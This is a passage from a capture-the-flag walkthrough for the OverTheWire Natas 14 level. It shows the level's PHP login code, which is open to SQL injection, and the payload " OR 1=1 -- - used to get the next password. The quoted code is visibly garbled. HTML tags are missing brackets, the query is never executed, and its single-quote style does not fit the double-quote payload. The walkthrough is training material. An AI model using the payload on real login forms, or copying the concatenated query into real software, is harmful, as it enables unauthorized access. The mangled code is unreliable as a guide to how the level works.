Now we can see the uploaded php file, once we click it we can get the password.



## Natas14 -> Natas15

Log into Natas14 first.



First, look at the source code and read it carefully and try to understand.

```
html5
head
<!-- This stuff is in the header, has nothing to do with the level -->
link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"/>
link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"/>
script src="http://natas.labs.overthewire.org/js/wechall-data.js"/>
script src="http://natas.labs.overthewire.org/js/wechall.js"/>
script src="http://natas.labs.overthewire.org/js/wechallinfo.js"/>
script src="http://natas.labs.overthewire.org/js/wechall.js"/>
<head>
<h1>natas14</h1>
<div id="content">
<pre>
if(array_key_exists('username', $_REQUEST)) {
    $link = mysqli_connect('localhost', 'natas14', 'censored');
    mysqli_select_db($link, 'natas14');

    $query = "SELECT * from users where username='".$_REQUEST['username']."' and password='".$_REQUEST['password']."'";

    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    } else {
        echo "Successful login! The password for natas15 is <censored><br>";
    }
    mysqli_close($link);
} else {
}

<form action="index.php" method="POST">
    Username: <input name="username"><br>
    Password: <input name="password"><br>
    <input type="submit" value="Login" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</body>
</html>

```

Now fill the username field using (“ OR 1=1 -- - ) and password field keep empty.

NATAS14

Username:

Password:

[View sourcecode](#)

[SUBMIT TOKEN](#)

After we login, they give us the password of next level.

